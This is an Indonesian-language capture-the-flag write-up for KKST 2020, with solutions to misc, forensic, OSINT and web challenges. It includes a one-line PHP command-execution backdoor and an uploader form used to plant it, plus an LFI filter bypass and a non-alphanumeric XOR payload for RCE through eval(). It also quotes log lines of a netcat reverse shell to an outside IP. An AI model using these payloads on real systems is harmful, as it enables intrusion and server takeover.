KKST CTF 2020 – Umum

aimer


hide

muwa

abejads

Misc: Password VM

Diberikan soal sebagai berikut.



Kita diberi sebuah mesin yang dizip dan diproteksi dengan string password yang jika di hash dengan SHA1 menghasilkan ca64b496863971ad2a94ce3d492dc7d0d604d7c7, diberikan potongan password dengan 2 char hilang. Untuk mendapatkan potongan tersebut dilakukan bruteforce dengan script berikut.

```php
<?php
$j=0;
while($j==0){
    $str = "";
        $characters = array_merge(range('a','z'), range('0','9'));
        $max = count($characters) - 1;
        for ($i = 0; $i < 3; $i++) {
                $rand = mt_rand(0, $max);
                $str .= $characters[$rand];
        $acak = str_split($str);

    }
    echo $str."\xA";
    $string = "6879d9f430".$acak[0]."554b113292dfc94d7335".$acak[1]."";
    $hashnew = sha1 ($string);
    echo $string."\xA";
    echo $hashnew."\xA";

    if ($hashnew == "ca64b496863971ad2a94ce3d492dc7d0d604d7c7")
    {
        echo "\nres : ".$string."\xA";
        $j=1;
    }
}

?>
```


Ketika dijalankan didapatkan hasil

```
6879d9f430i554b113292dfc94d7335t
709ceb8dbf1a30b37d7337658196fcea3da51302
0au
6879d9f4300554b113292dfc94d7335a
ca64b496863971ad2a94ce3d492dc7d0d604d7c7

res : 6879d9f4300554b113292dfc94d7335a
lemon@ubuntu:~/Downloads/kksi2020$
```

Flag: KKST2020{6879d9f4300554b113292dfc94d7335a}

Misc: Siapa juga gak bisa matematika?

Diberikan soal sebagai berikut.



Ketika dicoba connect, muncul pertanyaan mengenai luas dan keliling dari trapesium, segitiga, persegi, dan persegi panjang yang harus dijawab benar sampai muncul flag. Kami membuat script untuk menjawab pertanyaan tersebut secara cepat.

```python
from pwn import *

r = remote("140.82.48.126", 50002)
soal = ""

while "{" not in soal:
    resp = r.recv(1024)
    soal = resp.lstrip().decode("utf-8")
    print(soal)
    if "trapesium" in soal:
        soal = soal.split()
        a = int(soal[6])
        b = int(soal[11])
        t = int(soal[14])

        luas = (((a+b)/int(2)) * t)
        print(luas)
        hasil = str(int(luas))
    elif "segitiga" in soal:
        soal = soal.split()
        luas = (int(soal[4]) * int(soal[7]) / int(2))
        print(luas)
        hasil = str(int(luas))
    elif "p-panjang" in soal:
        if "luasnya" in soal:
            soal = soal.split()
            p = int(soal[5])
            l = int(soal[8])

            luas = p*l
            print(luas)
            hasil = str(luas)
        elif "kelilingnya" in soal:
            soal = soal.split()
            p = int(soal[5])
            l = int(soal[8])
            luas = (p*2)+(l*2)
            print(luas)
            hasil = str(luas)
    elif "persegi" in soal:
        persegi = soal
        if "luasnya" in persegi:
            sisi = persegi.split()
            sisi = int(sisi[7])
            luas = sisi**2
            print(luas)
            hasil = str(luas)
        elif "kelilingnya" in persegi:
            sisi = persegi.split()
            luas = int(sisi[7]) * 4
            print(luas)
            hasil = str(luas)
    r.sendline(hasil)
```

Hasilnya didapatkan flag.

```
Diketahui p-panjang yang memiliki panjang 103 dan lebar 36 berapakah luasnya:
3708
Diketahui segitiga dengan alas 20 dan tinggi 14 lalu berapakah luasnya:
140.0
Diketahui p-panjang yang memiliki panjang 59 dan lebar 76 berapakah luasnya:
4484
Diketahui persegi yang salah satu sisinya adalah 87 berapakah luasnya:
7569
KKST2020{NINJA_IN_PJAMAS}

[*] Closed connection to 140.82.48.126 port 50002
lemon@ubuntu:~/Downloads/kksi2020$
```

Flag: KKST2020{NINJA_IN_PJAMAS}

Forensic: Dia Jahil!

Diberikan soal sebagai berikut.

Dari soal tersebut, attacker mengganti isi sebuah file di website yang berada pada VM. Lalu kami langsung mengecek direktori /var/www/html/

```
root@kkst2020:/home/guest# cd /var/www/html/
root@kkst2020:/var/www/html# ls
admin  desain.php  gambar  index.html  lahan.php  pemilik_lahan.php  pemodal.php  proses  style
root@kkst2020:/var/www/html# ls -ltr
total 44
-rw-r--r-- 1 root root 5221 Nov  9 04:57 desain.php
-rw-r--r-- 1 root root  931 Nov  9 04:57 pemilik_lahan.php
-rw-r--r-- 1 root root  652 Nov  9 04:57 lahan.php
-rw-r--r-- 1 root root 6782 Nov  9 04:57 index.html
drwxr-xr-x 4 root root 4096 Nov  9 04:57 gambar
drwxr-xr-x 6 root root 4096 Nov  9 04:57 style
drwxrwxrwx 2 root root 4096 Nov  9 04:59 admin
-rw-r--r-- 1 root root  743 Nov  9 05:01 pemodal.php
drwxr-xr-x 2 root root 4096 Nov 17 01:26 proses
root@kkst2020:/var/www/html# _
```

Terlihat jika terdapat perbedaan pada tanggal di direktori proses, di dalam direktori proses, terdapat perbedaan tanggal pada file koneksi.php.

```
root@kkst2020:/var/www/html/proses# ls -ltr
total 20
-rwxr-xr-x 1 root root 641 Nov  9 04:57 loginAdmin.php
-rw-r--r-- 1 root root 675 Nov  9 04:57 lahan.php
-rw-r--r-- 1 root root 542 Nov  9 04:57 daftar_pemodal.php
-rw-r--r-- 1 root root 742 Nov  9 04:57 daftar_pemilik.php
-rwxr-xr-x 1 root root 152 Nov 17 01:26 koneksi.php
root@kkst2020:/var/www/html/proses# cat koneksi.php
<?php
$host = "localhost";
$name = "root";
$pass = "";
$db   = "tani";

$koneksi = mysqli_connect($host, $name, $pass, $db);
// $koneksi = new PDO()
?>
root@kkst2020:/var/www/html/proses# _
```

Flag: KKST2020{koneksi.php}

Forensic: Siapa yang melakukan?

Diberikan soal sebagai berikut.

Dari soal tersebut, terdapat serangan menggunakan modul auxiliary/scanner/ssh/ssh_login dan clue identifikasi log, jadi kita langsung mengecek auth.log yang berada pada direktori /var/log/. Setelah dicek terdapat potongan flag pada invalid user.


```
root@kkst2020:/var/log# cat auth.log | grep "Invalid user"
Nov  9 02:48:09 kkst2020 sshd[1207]: Invalid user K from 192.168.77.87 port 65141
Nov  9 02:48:20 kkst2020 sshd[1217]: Invalid user K from 192.168.77.87 port 65142
Nov  9 02:48:31 kkst2020 sshd[1219]: Invalid user S from 192.168.77.87 port 65143
Nov  9 02:48:36 kkst2020 sshd[1221]: Invalid user T from 192.168.77.87 port 65144
Nov  9 02:51:18 kkst2020 sshd[1227]: Invalid user 2020 from 192.168.77.87 port 65149
Nov  9 03:01:57 kkst2020 sshd[1255]: Invalid user L00K from 192.168.77.87 port 65156
Nov  9 03:02:04 kkst2020 sshd[1258]: Invalid user L00K from 192.168.77.87 port 65158
Nov  9 03:02:56 kkst2020 sshd[1261]: Invalid user _H3rS from 192.168.77.87 port 65159
Nov  9 03:03:36 kkst2020 sshd[1264]: Invalid user _ from 192.168.77.87 port 65162
Nov  9 03:16:09 kkst2020 sshd[1334]: Invalid user Ch3ck from 192.168.77.87 port 65174
Nov  9 03:16:20 kkst2020 sshd[1338]: Invalid user Ch3ck} from 192.168.77.87 port 65175
Nov  9 03:16:28 kkst2020 sshd[1341]: Invalid user Ch3ck} from 192.168.77.87 port 65177
root@kkst2020:/var/log# _
```

Setelah disusun didapatkan flagnya.

Flag: KKST2020{L00K_H3rS_Ch3ck}

Forensic: Ke mana dia kembali?

Diberikan soal sebagai berikut.



Diketahui bahwa attacker melakukan backconnect dari VM tersebut. Lalu kami mengecek semua log dengan mencari kata **nc** pada setiap file di /var/log/. Hasilnya kami menemukannya di access.log apache2, ternyata attacker melakukan backconnect melalui file admin.php pada website.

```
192.168.77.41 - - [17/Nov/2020:02:22:54 +0000] "GET /admin/admin.php?0=nc%20nc%20nc%20nc%20nc%20nc H
TTP/1.1" 500 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
"
192.168.77.41 - - [17/Nov/2020:02:22:54 +0000] "GET /favicon.ico HTTP/1.1" 404 492 "http://192.168.7
7.39/admin/admin.php?0=nc%20nc%20nc%20nc%20nc%20nc" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82
.0) Gecko/20100101 Firefox/82.0"
root@kkst2020:/var/log/apache2# _
```


Kami mempersempit pencarian menggunakan string **admin.php?0=**, hasilnya ditemukan ip dan port attacker melakukan backconnect.

```
root@kkst2020:/var/log/apache2# cat access.log | grep admin.php?0=
192.168.77.41 - - [17/Nov/2020:01:40:16 +0000] "GET /admin/admin.php?0=id HTTP/1.1" 500 295 "-" "Moz
illa/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0"
192.168.77.41 - - [17/Nov/2020:01:40:23 +0000] "GET /admin/admin.php?0=echo%201; HTTP/1.1" 500 295 "
-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0"
192.168.77.41 - - [17/Nov/2020:01:43:10 +0000] "GET /admin/admin.php?0=ls%20-la%20%3E%20asd HTTP/1.1
" 500 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0"
192.168.77.41 - - [17/Nov/2020:01:43:20 +0000] "GET /admin/admin.php?0=ls%20-la%20%3E%20asd HTTP/1.1
" 500 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0"
192.168.77.41 - - [17/Nov/2020:01:49:10 +0000] "GET /admin/admin.php?0=nc%20-e%20/bin/sh%20157.1.12.
12%201399 HTTP/1.1" 500 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 F
irefox/82.0"
192.168.77.41 - - [17/Nov/2020:02:15:29 +0000] "GET /admin/admin.php?0=nc%20-lvp%201330 HTTP/1.1" 50
0 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0"
```

Flag: KKST2020{157.1.12.12:1399}

Forensic: Keberuntungan

Diberikan soal sebagai berikut.



Dari soal tersebut, terdapat sebuah BPE yang disembunyikan di dalam VM, kami mencari file berekstensi .exe dan menemukan file bd.exe di dalam direktori /usr/bin/.


```
lrwxrwxrwx 1 root   root          10 Oct 23 10:48  mysqlanalyze -> mysqlcheck
-rwxr-xr-x 1 root   root     3799752 Oct 23 10:48  mysqladmin
-rwxr-xr-x 1 root   root     3908456 Oct 23 10:48  mysql
-rwxr-xr-x 1 root   root     3916200 Oct 23 10:48  myisam_ftdump
-rw-r--r-- 1 root   root       73802 Nov  9 03:33  bd.exe
root@kkst2020:/usr/bin# _
```

Untuk mengambil file dari VM ke lokal, kami menggunakan cara SSH Port Forwarding. Setelah di dapatkan, kami menggunakan https://www.hybrid-analysis.com/ untuk melakukan analysis terhadap file bd.exe, hasilnya didapatkan


Flag: KKST2020{/usr/bin/bd.exe:172.198.111.115:1331}

OSINT: Find My Number

Diberikan soal sebagai berikut.



Kita diminta untuk mencari nomor telepon dari developer dari web tersebut. Setelah sekian lama berpikir, kami mencoba membuka direktori .git dimana biasanya developer meninggalkan jejak. Direktori tersebut ada dan kami mengecek bagian config ditemukan halaman github milik developer.




Dari github, terdapat url bot twitter milik akun tersebut. Setelah dibuka, hanya berisi gambar kpop dan 1 following.

Ketika dibuka profil twitter tersebut, kami mengira nomor yang berada di bio merupakan nomor telepon developer namun salah. Kami mengecek seluruh tweet dan ditemukan nomor telepon developer.


Flag: KKST2020{081234432123}

OSINT: Hide & Seek

Diberikan soal sebagai berikut.




Diberikan challenge yang berkaitan dengan soal sebelumnya, kita diminta mencari “rahasia” dari orang tersebut yang disimpan dalam suatu platform paste online. Dan didalam hint tertera adanya URL pastebin.




Dan berdasarkan tweet akun twitter sebelumnya


Kami lalu mengecek apakah terdapat user pastebin dengan username yang sama dengan twitter tersebut. Dan hasilnya ditemukan.



Ketika dibuka paste dari akun tersebut, terdapat flag yang telah di reverse.



Kami mereverse balik dan didapatkan flag.



Flag: KKST2020{you_found_me}

Web: KKLSFTD (Updated)


Diberikan soal sebagai berikut.

Tampilan dari url langsung mengarah ke /dev.php


Lalu kami mencoba melihat isi indexnya terdapat link yang mengarah ke /page/seiyuu/

```
<body>
    <div class="container-fluid">
        <div class="row">
            <div class="col-md-2 col-sm-4 sidebar1">
                <div class="logo">
                    <img src="https://upload-os-bbs.mihoyo.com/upload/20
                </div>
                <br>
                <div class="left-navigation">
                    <ul class="list">
                        <h5><strong>Seiyuu Genshin Impact</strong></h5>
                        <li><a href="page/seiyuu/"></a>MC</li>
                        <li><a href="page/seiyuu/"></a>Xianling</li>
                        <li><a href="page/seiyuu/"></a>Amber</li>
                        <li><a href="page/seiyuu/"></a>Barbara</li>
                        <li><a href="page/seiyuu/"></a>Fichl</li>
                        <li><a href="page/seiyuu/"></a>Diluc</li>
                        <li><a href="page/seiyuu/"></a>Venti</li>
                    </ul>
```


Lalu kami membuka direktori /page/ dan menganalisa file php yang berada didalamnya. Kami menemukan celah LFI (Local File Inclusion) pada list.php ketika ingin mendownload file berikut.




URL: http://140.82.48.126:20001/page/.download.php?file_name=klee.mp3
Kami mencoba memasukkan payload LFI, ternyata terdapat beberapa kata yang di filter seperti download, flag, php, ..



Kita melakukan bypass filter tersebut untuk melihat source dari .download.php




Setelah berjam-jam menganalisa file-file yang terdapat di dalam web, ditemukan file pada /modules/index.php



File tersebut menginclude file **token.config.php** dan **menu.php**

token.config.php



menu.php

Di dalam menu.php dapat dilakukan upload file POST dengan parameter image yang meminta GET parameter token yang di hash menggunakan md5 dan dibandingkan dengan $token yang berada dalam token.config.php
Lalu kami membuat script untuk melakukan upload backdoor

```
<!DOCTYPE html>
<html>
<tilte>UPLOADER</tile>
<body>

<form action="http://140.82.48.126:20001/modules/menu.php?token=admin" method="post" enctype="multipart/form-data">
  Select image to upload:
  <input type="file" name="image" id="fileToUpload">
  <input type="submit" value="Upload Image" name="submit">
</form>

</body>
</html>
```

Dan script backdoor untuk diupload

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

Setelah itu dilakukan bruteforce dir menggunakan worlist yang digenerate dari script berikut.

```
<?php

$ip = "180.244.234.215";

for($i=0; $i<=100; $i++){
    $dir = $ip.$i;
    echo md5($dir).PHP_EOL;
}
?>
```

Setelah mendapatkan foldernya, kami melakukan pencarian file backdoor dengan melakukan bruteforce file 1-100.php

```
for i in {1..100}; do echo "$i.php"; done;
```


Flag ditemukan pada url
http://140.82.48.126:20001/modules/820baa6d8cb96cf1d9b342a667d1acad/32.php?cmd=cat%20../../flag-hack-as123asdj.txt

```
ryo@abejads:~/kksi$ curl http://140.82.48.126:20001/modules/820baa6d8cb96cf1d9b342a667d1acad/32.php?cmd=cat%20../../flag-hack-as123asdj.txt
<pre>KKST2020{long_live_the_queen}</pre>ryo@abejads:~/kksi$
```

Flag: KKST2020{long_live_the_queen}

Web: Siapa juga gak bisa matematika 3?

Diberikan soal sebagai berikut.



Ketika diakses, url tersebut menampilkan kalkulator dengan kalkulasi terdapat request POST ke api.php


Ketika ditambahkan single quote pada input muncul error

> **Parse error**: syntax error, unexpected ''';' (T_ENCAPSED_AND_WHITESPACE) in **/var/www/html/api.php(11) : eval()'d code** on line **1**

Setelah dilakukan analisa, ternyata inputan kita akan dijalankan didalam fungsi eval() yang dimana fungsi tersebut dapat dimanfaatkan untuk melakukan RCE (Remote Code Execution).
Akan tetapi terdapat filter terhadap alphabet sehingga kita melakukan bypass menggunakan payload non-alpha numeric untuk melakukan eksekusi.
Payload: **http://140.82.48.126:20002/api.php?f=system&p=id**
POST data: **{"eq": "$_ = ']' ^ ';'; $__ = '.' ^ '^';$___ = ('|' ^ '#') . (':' ^ '}') . ('~' ^ ';') . ('{' ^ '/');${$___}[$_](${$___}[$__]);"}**
Hasilnya adalah

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
{"ans":"f"}
```

Lalu didapatkan flag

